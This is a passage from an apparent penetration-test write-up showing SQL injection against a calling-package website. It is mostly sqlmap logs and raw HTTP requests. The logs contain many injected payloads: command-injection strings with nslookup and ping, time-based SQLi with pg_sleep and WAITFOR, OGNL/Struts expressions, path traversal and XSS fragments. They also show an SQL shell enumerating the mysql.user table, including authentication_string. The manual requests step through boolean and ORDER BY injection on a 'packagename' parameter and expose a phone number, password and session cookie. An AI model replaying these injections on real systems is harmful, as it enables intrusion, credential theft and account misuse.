[23:25:55] [INFO] retrieved: 43b10c3b6f0175168e26bba12ac4108f37f1b243cb3b24b0122d8cf6a8748833
[23:36:11] [INFO] retrieved: 4a794096d2f1e19d5dad0386ac3fae8003fd6e008f4e4c79467acb89ae49036c
```

GARBAGE/COMPROMISED DATA OBSERVED IN THE DATABASE

```
[21:13:33] [INFO] retrieved: 0
[21:13:43] [INFO] retrieving the length of query output
[21:13:43] [INFO] resumed: 0
[21:13:43] [INFO] retrieving the length of query output
[21:13:43] [INFO] retrieved: 32
[21:14:49] [INFO] retrieved: '+print localtime()*0+0xFFF9999-
[21:14:49] [INFO] retrieving the length of query output
[21:14:49] [INFO] retrieved: 0
[21:14:59] [INFO] retrieving the length of query output
[21:14:59] [INFO] resumed: 0
[21:14:59] [INFO] retrieving the length of query output
[21:14:59] [INFO] retrieved: 32
[21:15:57] [INFO] retrieved: "+print localtime()*0+0xFFF9999-
[21:15:57] [INFO] retrieving the length of query output
[21:15:57] [INFO] retrieved: 0
[21:16:05] [INFO] retrieving the length of query output
[21:16:05] [INFO] resumed: 0
[21:16:05] [INFO] retrieving the length of query output
[21:16:05] [INFO] retrieved: 32
[21:17:02] [INFO] retrieved: arguments[1].end(require('child_
[21:17:02] [INFO] retrieving the length of query output
[21:17:02] [INFO] retrieved: 0
[21:17:12] [INFO] retrieving the length of query output
[21:17:12] [INFO] resumed: 0
[21:17:12] [INFO] retrieving the length of query output
[21:17:12] [INFO] retrieved: 32
[21:18:07] [INFO] retrieved: %{#context["com.opensymphony.xwo
[21:18:07] [INFO] retrieving the length of query output
[21:18:07] [INFO] retrieved: 0
[21:18:17] [INFO] retrieving the length of query output
[21:18:17] [INFO] resumed: 0
[21:18:17] [INFO] retrieving the length of query output
```

```
> a
[18:31:07] [INFO] retrieved:  netsparker(0x00290E);
[18:34:33] [INFO] retrieved:  ns:netsparker056650=vuln
[18:38:16] [INFO] retrieved:   Content-Type:text/html    <scR
[18:43:07] [INFO] retrieved:   ns:netsparker056650=vuln
[18:46:51] [INFO] retrieved:
[18:46:54] [INFO] retrieved:  263 + ((SELECT 1 FROM (SELECT S
[18:52:05] [INFO] retrieved:  263 AND 'NS='ss
[18:54:32] [INFO] retrieved:  263 OR X='ss
[18:56:37] [INFO] retrieved:  263" OR 1=1 OR "1"="1
[18:59:59] [INFO] retrieved:  263" OR 1=1 OR "ns"="ns
[19:03:46] [INFO] retrieved:  263";expr 268409241 - 41120;"
[19:08:21] [INFO] retrieved:  263";expr 268409241 - 49989;"
[19:13:42] [INFO] retrieved:  263' OR 1=1 OR '1'='1
[19:17:34] [INFO] retrieved:  263' OR 1=1 OR 'ns'='ns
[19:21:31] [INFO] retrieved:  263'));SELECT pg_sleep(25)--
[19:26:19] [INFO] retrieved:  263');SELECT pg_sleep(25)--
[19:30:38] [INFO] retrieved:  263';expr 268409241 - 18221;'
[19:35:23] [INFO] retrieved:  263';expr 268409241 - 76961;'
[19:40:11] [INFO] retrieved:  263';SELECT pg_sleep(25)--
[19:44:33] [INFO] retrieved:  263));SELECT pg_sleep(25)--
[19:49:25] [INFO] retrieved:  263);SELECT pg_sleep(25)--
[19:53:42] [INFO] retrieved:  263/../../../../../../../../../
[19:58:45] [INFO] retrieved:  263;expr 268409241 - 32978;x
[20:03:58] [INFO] retrieved:  263;expr 268409241 - 74613;x
[20:09:16] [INFO] retrieved:  263;SELECT pg_sleep(25)--
[20:13:24] [INFO] retrieved:  netsparker(0x00290A)
[20:16:48] [INFO] retrieved:  nslookup mrbhqmmz3xayffoklvepnw
[20:21:29] [INFO] retrieved: "& nslookup mrbhqmmz3xpz96vu9lpe
[20:26:11] [INFO] retrieved: "& ping -n 25 127.0.0.1 &
[20:30:04] [INFO] retrieved: "& SET /A 0xFFF9999-1382 &
[20:34:41] [INFO] retrieved: "& SET /A 0xFFF9999-18803 &
```

```
[20:34:41] [INFO] retrieved: "& SET /A 0xFFF9999-18803 &
[20:39:32] [INFO] retrieved: "&nslookup "mrbhqmmz3xg9qk17aph0
[20:44:33] [INFO] retrieved: "&ping -w 25 127.0.0.1 &"
[20:48:25] [INFO] retrieved: "+createobject("WScript.Shell").
[20:52:56] [INFO] retrieved: "+gethostbyname(lc 'mrbhqmmz3xp_
[20:57:21] [INFO] retrieved: "+gethostbyname(trim('mrbhqmmz3x
[21:01:47] [INFO] retrieved: "+netsparker(0x002902)+"
[21:05:50] [INFO] retrieved: "+print localtime()*0+0xFFF9999-
[21:11:14] [INFO] retrieved: "+print(int)0xFFF9999-51507+"
[21:16:10] [INFO] retrieved: "+print(int)0xFFF9999-96894+"
[21:20:58] [INFO] retrieved: "+response.write(268409241-5840)
[21:26:04] [INFO] retrieved: "+response.write(268409241-9557)
[21:31:00] [INFO] retrieved: ";l=document.createElement("link
[21:35:44] [INFO] retrieved: "><net sparker=netsparker(0x0028
[21:40:41] [INFO] retrieved: #{28275*28275-(15295)}
[21:44:09] [INFO] retrieved: #{28275*28275-(24102)}
[21:47:48] [INFO] retrieved: ${28275*28275-(47201)}
[21:51:32] [INFO] retrieved: ${28275*28275-(98920)}
[21:55:06] [INFO] retrieved: %22%2bnetsparker(0x002930)%2b%22
[22:00:16] [INFO] retrieved: %27
[22:00:46] [INFO] retrieved: %27%22--%3E%3C%2Fstyle%3E%3C%2Fs
[22:05:52] [INFO] retrieved: %2F..%2F..%2F..%2F..%2F..%2F..%2
[22:10:41] [INFO] retrieved: %{#context["com.opensymphony.xwo
[22:15:16] [INFO] retrieved: %{(#dm=@ognl.OgnlContext@DEFAULT
[22:20:01] [INFO] retrieved: %{(#_='multipart/form-data').(#d
[22:24:54] [INFO] retrieved: & nslookup mrbhqmmz3x1p9pr3-vztc
[22:29:58] [INFO] retrieved: & ping -n 25 127.0.0.1 &
[22:33:47] [INFO] retrieved: & SET /A 0xFFF9999-34961 &
[22:38:05] [INFO] retrieved: & SET /A 0xFFF9999-91051 &
[22:42:15] [INFO] retrieved: &#39;+netsparker(0x002910)+&#39;
[22:47:07] [INFO] retrieved: &#39;,netsparker(0x002908),&#39;
[22:51:28] [INFO] retrieved: &nslookup "mrbhqmmz3xsoxqkvmxwbh
```

```
[22:51:28] [INFO] retrieved: &nslookup "mrbhqmmz3xsoxqkvmxwbh
[22:55:41] [INFO] retrieved: &ping -w 25 127.0.0.1 &
[22:58:57] [INFO] retrieved: &thisdoesntexists;
[23:01:08] [INFO] retrieved: '
[23:01:20] [INFO] retrieved: ' WAITFOR DELAY '0:0:25'--
[23:05:00] [INFO] retrieved: '" ns=netsparker(0x0028CE)
[23:08:49] [INFO] retrieved: '"--></style></scRipt><scRipt sr
[23:13:41] [INFO] retrieved: '"--></style></scRipt><scRipt>ne
[23:19:03] [INFO] retrieved: '"@--></style></scRipt><scRipt>n
[23:24:51] [INFO] retrieved: '& nslookup mrbhqmmz3xb0_lhxz8wz
[23:29:29] [INFO] retrieved: '& ping -n 25 127.0.0.1 &
[23:33:32] [INFO] retrieved: '& SET /A 0xFFF9999-48742 &
[23:37:57] [INFO] retrieved: '& SET /A 0xFFF9999-73539 &
[23:42:10] [INFO] retrieved: '&nslookup "mrbhqmmz3xhqvr_qsnd7
[23:46:49] [INFO] retrieved: '&ping -w 25 127.0.0.1 &'
[23:50:55] [INFO] retrieved: ') AND (SELECT 1 FROM (SELECT(SL
[23:55:43] [INFO] retrieved: ') WAITFOR DELAY '0:0:25'--
[00:00:20] [INFO] retrieved: )) WAITFOR DELAY '0:0:25'--
[00:05:15] [INFO] retrieved: '+ (select convert(int, cast(0x5
[00:09:54] [INFO] retrieved: '+((SELECT 1 FROM (SELECT SLEEP(
[00:15:49] [INFO] retrieved: '+convert(int, cast(0x5f21403264
[00:22:18] [INFO] retrieved: '+gethostbyname(lc 'mrbhqmmz3xei
[00:28:54] [INFO] retrieved: '+gethostbyname(trim('mrbhqmmz3x
[00:34:15] [INFO] retrieved: '+nets
```

```
> a
[18:18:42] [INFO] retrieved:  netsparker(0x00290E);
[18:21:55] [INFO] retrieved: 0c28911fc596f7a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad
[18:33:30] [INFO] retrieved:  ns:netsparker056650=vuln
[18:37:21] [INFO] retrieved: acbed4f9e7f625d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168
[18:47:32] [INFO] retrieved:   Content-Type:text/html    <scR
[18:52:26] [INFO] retrieved: 260f757b0ee5e5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02
[19:02:20] [INFO] retrieved:   ns:netsparker056650=vuln
[19:05:58] [INFO] retrieved: c45fdc43ce36881ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070
[19:16:51] [INFO] retrieved:
[19:16:55] [INFO] retrieved: 94033dcec5479bc6bc0712abda32f165958a335c98cab19e73882e026afd466a
[19:27:29] [INFO] retrieved:  263 + ((SELECT 1 FROM (SELECT S
[19:32:30] [INFO] retrieved: cc859651206ec471bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5
[19:42:28] [INFO] retrieved:  263 AND 'NS='ss
[19:45:17] [INFO] retrieved: d1a93979f9231fd4059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4
[19:55:37] [INFO] retrieved:  263 OR X='ss
[19:57:48] [INFO] retrieved: 90f3be79336d65b6e3ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0
[20:09:12] [INFO] retrieved:  263" OR 1=1 OR "1"="1
[20:12:50] [INFO] retrieved: 0339b9d1098053699da2989f8c99cc0463e36140ce2c38bc475f2b20663d6b56
[20:23:35] [INFO] resumed:  263" OR 1=1 OR "ns"="ns
[20:23:35] [INFO] retrieved: e4001d0394640a1083f7a1f48921adc83080a70283bd25ba783457b9b8b76e55
[20:34:06] [INFO] resumed:  263";expr 268409241 - 41120;"
[20:34:06] [INFO] retrieved: 9d2f920505fcdd2997ea931335e63381dd930ee6db9c36ff5b23c02a55763c1d
[20:45:11] [INFO] resumed:  263";expr 268409241 - 49989;"
[20:45:11] [INFO] retrieved: 9e353fc38e276320534714596025fc9a054deced54f9b88bb3806caf99495cbf
[20:55:11] [INFO] resumed:  263' OR 1=1 OR '1'='1
[20:55:11] [INFO] retrieved: f0d8ba02fc63482d79372012df114a10143714933dbc8bd9a343be3384483284
[21:05:41] [INFO] resumed:  263' OR 1=1 OR 'ns'='ns
[21:05:41] [INFO] retrieved: cd278e57fba3dc4f295a5574cd934a40c0fe6b2429539d6657530049a65c09c1
[21:17:07] [INFO] resumed:  263'));SELECT pg_sleep(25)--
[21:17:07] [INFO] retrieved: 990cc781cd7413de087771a856859cf47600b77f40e87dd09a95cff21d6df384
[21:27:40] [INFO] resumed:  263');SELECT pg_sleep(25)--
```

```
[21:27:40] [INFO] resumed:  263');SELECT pg_sleep(25)--
[21:27:40] [INFO] retrieved: 1813de248745f156cc9560498305ca5bd1768f73ef4d4560a71c55efd1ac02ef
[21:38:24] [INFO] resumed:  263';expr 268409241 - 18221;'
[21:38:24] [INFO] retrieved:
[21:38:28] [INFO] resumed:  263';expr 268409241 - 76961;'
[21:38:28] [INFO] retrieved: 0543d1d893b4c6f4fece3d3378195cfca1ab0d0544f0bfc3654a1f6a144a63d3
[21:49:08] [INFO] resumed:  263';SELECT pg_sleep(25)--
[21:49:08] [INFO] retrieved: e49e777f57d32403c151806723d364628aa1d79e81fc55dbc28306e53dd11017
[21:59:41] [INFO] resumed:  263));SELECT pg_sleep(25)--
[21:59:41] [INFO] retrieved: 6d52450729c715b449b7a48dd53851e61bd89ee88eea3543a1aa73c409ba7abe
[22:09:50] [INFO] resumed:  263);SELECT pg_sleep(25)--
[22:09:50] [INFO] retrieved: 3f28309201825ff9c486cd93f7ed599cf3f4a09a2b3164534e97ff393e341956
[22:20:26] [INFO] resumed:  263/../../../../../../../../../../
[22:20:26] [INFO] retrieved: 70f6f6faec2eed0fb8a605edf54ddb56d5f4369424f9b674d43aab5f95e12ac1
[22:31:11] [INFO] resumed:  263;expr 268409241 - 32978;x
[22:31:11] [INFO] retrieved: 1db0ef19b6a6e3cc2ddeeb0b573cb2a5b4ff782ad14a757cc7c3e77b403a5186
[22:41:18] [INFO] resumed:  263;expr 268409241 - 74613;x
[22:41:18] [INFO] retrieved: 8e3fa2e81704ed6cf3297c0d7d026c4ab4188a47ffb75b496fd7a7249474221f
[22:51:07] [INFO] resumed:  263;SELECT pg_sleep(25)--
[22:51:07] [INFO] retrieved: 2f85e6dee076fca96dafeba85ee1d65eb239b4f0114a11bfa14a7dce448da601
[23:00:12] [INFO] resumed:  netsparker(0x00290A)
[23:00:12] [INFO] retrieved: f235673bbee3b19c8a68c155a007979d08d4beb1fa595c7903adb473eb5587fa
[23:09:25] [INFO] resumed:  nslookup mrbhqmmz3xayffoklvepnw
[23:09:25] [INFO] retrieved: 19767b6cb49328532fb388ec3055f48f4133f9de0bcad8f1f4a05b481b6ec2cc
[23:21:14] [INFO] resumed: "& nslookup mrbhqmmz3xpz96vu9lpe
[23:21:14] [INFO] resumed: e1b3881402354194f26f7b45b97f0f6ab2acc653522f3243f8ee8295fc8388d1
[23:21:14] [INFO] resumed: "& ping -n 25 127.0.0.1 &
[23:21:14] [INFO] retrieved: 2acb0382848bca93f4d35bd6f42a49bd7488538419b9a244ec1bd0e54faf056f
[23:31:57] [INFO] resumed: "& SET /A 0xFFF9999-1382 &
[23:31:57] [INFO] retrieved: 43b10c3b6f0175168e26bba12ac4108f37f1b243cb3b24b0122d8cf6a8748833
```

```
[23:31:57] [INFO] retrieved: 43b10c3b6f0175168e26bba12ac4108f37f1b243cb3b24b0122d8cf6a8748833
[23:42:15] [INFO] resumed: "& SET /A 0xFFF9999-18803 &
[23:42:15] [INFO] retrieved: 4a794096d2f1e19d5dad0386ac3fae8003fd6e008f4e4c79467acb89ae49036c
[23:52:39] [INFO] resumed: "&nslookup "mrbhqmmz3xg9qk17aph0
[23:52:39] [INFO] retrieved: c82e15cfca344162e43faff13840e3b7a8f171d002da8a1da3ab33e41a4993a5
[00:03:29] [INFO] resumed: "&ping -w 25 127.0.0.1 &"
[00:03:29] [INFO] retrieved: 0fa06cc021d487d665eeb47fe81775676c655e9f336b0429a08768f6985ef2b7
[00:14:52] [INFO] resumed: "+createobject("WScript.Shell").
[00:14:52] [INFO] retrieved: 25cab99ccfbda1ef1ab30f53c5cbfd17f7ea4be9e7f68d1a6e1749d3678244c2
[00:28:35] [INFO] resumed: "+gethostbyname(lc 'mrbhqmmz3xp_
[00:28:35] [INFO] retrieved: 2aad19c26d6bba020a31ebbe88921e8b76d1
```

READING DATA FROM MYSQL.USERS TABLE

```
sql-shell> select * from mysql.user;
[17:40:41] [INFO] fetching SQL SELECT statement query output: 'select * from mysql.user'
[17:40:41] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[17:40:41] [INFO] fetching columns for table 'user' in database 'mysql'
[17:40:41] [INFO] retrieved: 45
[17:40:56] [INFO] retrieved: Host
[17:41:42] [INFO] retrieved: User
[17:42:19] [INFO] retrieved: Select_priv
[17:55:10] [INFO] retrieved: Insert_priv
[17:58:45] [INFO] retrieved: Update_priv
[18:00:23] [INFO] retrieved: Delete_priv
[18:02:15] [INFO] retrieved: Create_priv
[18:04:22] [INFO] retrieved: Drop_priv
[18:05:50] [INFO] retrieved: Reload_priv
[18:07:45] [INFO] retrieved: Shutdown_priv
[18:10:03] [INFO] retrieved: Process_priv
[18:12:26] [INFO] retrieved: File_priv
[18:13:56] [INFO] retrieved: Grant_priv
[18:16:17] [INFO] retrieved: References_priv
[18:18:37] [INFO] retrieved: Index_priv
[18:20:10] [INFO] retrieved: Alter_priv
[18:21:34] [INFO] retrieved: Show_db_priv
[18:23:45] [INFO] retrieved: Super_priv
[18:25:21] [INFO] retrieved: Create_tmp_table_priv
[18:28:45] [INFO] retrieved: Lock_tables_priv
[18:31:21] [INFO] retrieved: Execute_priv
[18:33:09] [INFO] retrieved: Repl_slave_priv
[18:35:34] [INFO] retrieved: Repl_client_priv
[18:37:51] [INFO] retrieved: Create_view_priv
[18:40:19] [INFO] retrieved: Show_view_priv
[18:42:17] [INFO] retrieved: Create_routine_priv
```

```
[18:42:17] [INFO] retrieved: Create_routine_priv
[18:45:03] [INFO] retrieved: Alter_routine_priv
[18:47:41] [INFO] retrieved: Create_user_priv
[18:50:01] [INFO] retrieved: Event_priv
[18:51:31] [INFO] retrieved: Trigger_priv
[18:53:15] [INFO] retrieved: Create_tablespace_priv
[18:56:20] [INFO] retrieved: ssl_type
[18:57:28] [INFO] retrieved: ssl_cipher
[18:58:49] [INFO] retrieved: x509_issuer
[19:00:27] [INFO] retrieved: x509_subject
[19:02:14] [INFO] retrieved: max_questions
[19:04:00] [INFO] retrieved: max_updates
[19:05:31] [INFO] retrieved: max_connections
[19:07:33] [INFO] retrieved: max_user_connections
[19:10:16] [INFO] retrieved: plugin
[19:11:14] [INFO] retrieved: authentication_string
[19:14:33] [INFO] retrieved: password_expired
[19:17:06] [INFO] retrieved: password_last_changed
[19:20:15] [INFO] retrieved: password_lifetime
[19:22:45] [INFO] retrieved: account_locked
[19:24:49] [INFO] the query with expanded column name(s) is: SELECT Alter_priv, Alter_routine_priv, Create_priv, Create_routine_priv, Create_tablespace_priv, Create_tmp_tab
le_priv, Create_user_priv, Create_view_priv, Delete_priv, Drop_priv, Event_priv, Execute_priv, File_priv, Grant_priv, Host, Index_priv, Insert_priv, Lock_tables_priv, Proce
ss_priv, References_priv, Reload_priv, Repl_client_priv, Repl_slave_priv, Select_priv, Show_db_priv, Show_view_priv, Shutdown_priv, Super_priv, Trigger_priv, Update_priv,
User , account_locked, authentication_string, max_connections, max_questions, max_updates, max_user_connections, password_expired, password_last_changed, password_lifetime,
 plugin, ssl_cipher, ssl_type, x509_issuer, x509_subject FROM mysql.user
[19:24:49] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going bli
nd
```

A few other vulnerable SQLi injection points have been identified, listed below.

ANOTHER VULNERABLE POINT "packagename (post)" MANUAL VALIDATION

Request

```
POST /ajax-request HTTP/1.1
Host: [redacted]
Connection: close
Content-Length: 122
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://www.call.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.[redacted]/international-calling-packages/india
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; ci_session=
 j8gu0ma6rn7250skaf3aqfsarp91bk21

username=%2B91620224279 2&password=V1rt81lk3&packagename=
 india_9_dollar_1month_package&req_url=subscribepackage&autorenew=1
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 07:54:21 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 85
Connection: close
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21; expires=Mon, 09-May-2022

{"error":{"code":402,"message":"Unable to Subscribe the Package Due to Low Balance
```

Request

```
POST /ajax-request HTTP/1.1
Host: ww[redacted]
Connection: close
Content-Length: 123
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://www[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.[redacted]/international-calling-packages/india
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; ci_session=
 j8gu0ma6rn7250skaf3aqfsarp91bk21

username=%2B91620224279 2&password=V1rt81lk3&packagename=
 india_9_dollar_1month_package'&req_url=subscribepackage&autorenew=1
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 08:04:35 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 52
Connection: close
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21; expires=Mon, 09-May-2022

{"error":{"code":404,"message":"Package not found"}}
```

Request

```
POST /ajax-request HTTP/1.1
Host: www[redacted]
Connection: close
Content-Length: 123
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://ww[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.[redacted]/international-calling-packages/india
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; ci_session=
 j8gu0ma6rn7250skaf3aqfsarp91bk21

username=%2B91620224279 2&password=V1rt81lk3&packagename=
 india_9_dollar_1month_package'&req_url=subscribepackage&autorenew=1
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 08:05:25 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 4
Connection: close
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21; expires=Mon, 09-May-2022

null
```

Request

```
POST /ajax-request HTTP/1.1
Host: www[redacted]
Connection: close
Content-Length: 138
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://www[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.[redacted]/international-calling-packages/india
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; ci_session=
 j8gu0ma6rn7250skaf3aqfsarp91bk21

username=%2B91620224279 2&password=V1rt81lk3&packagename=
 india_9_dollar_1month_package'%20or%201=0%20#&req_url=subscribepackage&autorenew=
 1
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 08:08:26 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 85
Connection: close
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21; expires=Mon, 09-May-2022

{"error":{"code":402,"message":"Unable to Subscribe the Package Due to Low Balance
```

```
Request
POST /ajax-request HTTP/1.1
Host: www.[redacted]
Connection: close
Content-Length: 138
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://www.c[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.[redacted]international-calling-packages/india
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21

username=%2B916202242792&password=V1rt81lk3&packagename=india_9_dollar_1month_package'%20or%201=1%20#&req_url=subscribepackage&autorenew=1

Response
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 10:06:53 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 50
Connection: close
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21; expires=Mon, 09-May-2022

{"error":{"code":404,"message":"Package expired"}}
```

```
Request
POST /ajax-request HTTP/1.1
Host: www.[redacted]
Connection: close
Content-Length: 144
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://www[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.[redacted]international-calling-packages/india
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21

username=%2B916202242792&password=V1rt81lk3&packagename=india_9_dollar_1month_package'%20order%20by%201%20#&req_url=subscribepackage&autorenew=1

Response
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 10:09:07 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 85
Connection: close
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21; expires=Mon, 09-May-2022

{"error":{"code":402,"message":"Unable to Subscribe the Package Due to Low Balance
```

```
Request
POST /ajax-request HTTP/1.1
Host: www.[redacted]
Connection: close
Content-Length: 144
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://www.[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.[redacted]international-calling-packages/india
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21

username=%2B916202242792&password=V1rt81lk3&packagename=india_9_dollar_1month_package'%20order%20by%202%20#&req_url=subscribepackage&autorenew=1

Response
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 10:09:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 4
Connection: close
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21; expires=Mon, 09-May-2022

null
```

```
Request
POST /ajax-request HTTP/1.1
Host: www.call.net
Connection: close
Content-Length: 144
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://www[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www[redacted]international-calling-packages/india
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21

username=%2B916202242792&password=V1rt81lk3&packagename=india_9_dollar_1month_package'%20order%20by%203%20#&req_url=subscribepackage&autorenew=1

Response
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 10:10:49 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 4
Connection: close
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21; expires=Mon, 09-May-2022

null
```

ANOTHER VULNERABLE POINT "packagename (get)" MANUAL VALIDATION

```
Request
